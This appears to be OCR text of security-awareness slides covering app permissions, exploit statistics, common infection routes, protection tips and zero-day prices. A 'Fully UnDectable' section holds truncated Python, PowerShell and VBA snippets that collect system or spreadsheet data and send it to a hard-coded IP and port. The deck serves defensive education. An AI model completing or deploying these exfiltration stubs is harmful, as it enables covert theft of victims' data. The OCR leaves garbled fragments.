- Microphone
- Notifications
- Phone
- Photos and videos

Not allowed



App permissions

KBZPay


Allowed

- Camera
- Contacts
- Music and audio
- Photos and videos

Not allowed

- Location
- Microphone
- Notifications
- Phone

Malware



Top 10 countries with the largest number of threats of selected type (exploits).

1	Republic of the Union of Myanmar	1,71%
2	Martinique	1,34%
3	Federal Democratic Republic of Nepal	1,24%
4	Canada	1,23%
5	United States of America	1,20%
6	Socialist Republic of Vietnam	1,18%
7	Republic of Niger	1,13%

Top 10 detected threats (verdicts issued by the security solution) for month.

1	Exploit.Win32.CVE-2011-3402.a	31,49%
2	Exploit.Python.Agent.w	12,87%
3	Exploit.MSOffice.CVE-2017-11882.gen	9,36%
4	Exploit.Win32.ShadowBrokers.ae	9,23%
5	Exploit.MSOffice.CVE-2018-0802.gen	8,69%
6	Exploit.Win32.MS05-036	2,04%
7	Exploit.OLE2.Wahel.a	1,86%

https://statistics.securelist.com/vulnerability-scan/month

Malware

How do you get infected


- Clicking a malicious link in an email
- Opening an attachment in an email
  - PDF, Words, Excel
  - Zipped File
- Plugging in infected USB Drives
- Downloading and installing a software form the untrusted source
  - Malicious software pretending to be a software
  - 3rd party applications (APK) for mobile

Malware

Protecting yourself

- Use endpoint security, (anti-virus, anti-malware)
  - Kaspersky, Microsoft Windows Defender, TrendMicro etc.
- Do not disable your endpoint security
- Be cautious when using USB Drives
- Be cautious when clicking link in emails
  - Always right click on the link, copy link address, and enter the URL in the browser address bar

Fully UnDectable




```python
import requests
import json
import platform

# Function to gather system information
def gather_system_info():
    system_info = {
        "OS": platform.system(),
        "OS Version": platform.version(),
        "Architecture": platform.architectur
        "Machine": platform.machine(),
        "Processor": platform.processor(),
    }
    return system_info

# Define the target IP address and port
target_ip = "18.142.238.104"
target_port = 1313
```

```powershell
# Function to gather system information
function Get-SystemInfo {
    $systemInfo = @{
        "OS" = (Get-WmiObject -Clas
        "OS Version" = (Get-WmiObje
        "Architecture" = (Get-WmiOb
        "Machine" = (Get-WmiObject
        "Processor" = (Get-WmiObjec
    }
    return $systemInfo | ConvertTo-
}

# Define the target IP address and
$targetIP = "18.142.238.104"
$targetPort = 1313
```

```vba
Sub SendDataToServer()
    ' Define variables
    Dim URL As String
    Dim DataToSend As String
    Dim objHTTP As Object

    ' Set the URL and data to send
    URL = "http://18.142.238.104:1313" ' Replace with your target IP ar
    DataToSend = ActiveSheet.Cells(1, 1).Value & "," & ActiveSheet.Cel

    ' Create an HTTP object
    Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")

    ' Open a connection to the server
    objHTTP.Open "POST", URL, False

    ' Set headers (if needed)
    ' objHTTP.setRequestHeader "Content-Type", "application/json"
```

System Security



Update is available

Updating Adobe Acrobat DC (15.007.20033)

This update addresses customer issues and security vulnerabilities. Adobe recommends that you always install the latest updates.

You can continue working while download is in progress.

Details

Zero-day (0day)

$2,500,000

- Android full chain (Zero-Click) with persistence (New Entry)

$1,500,000

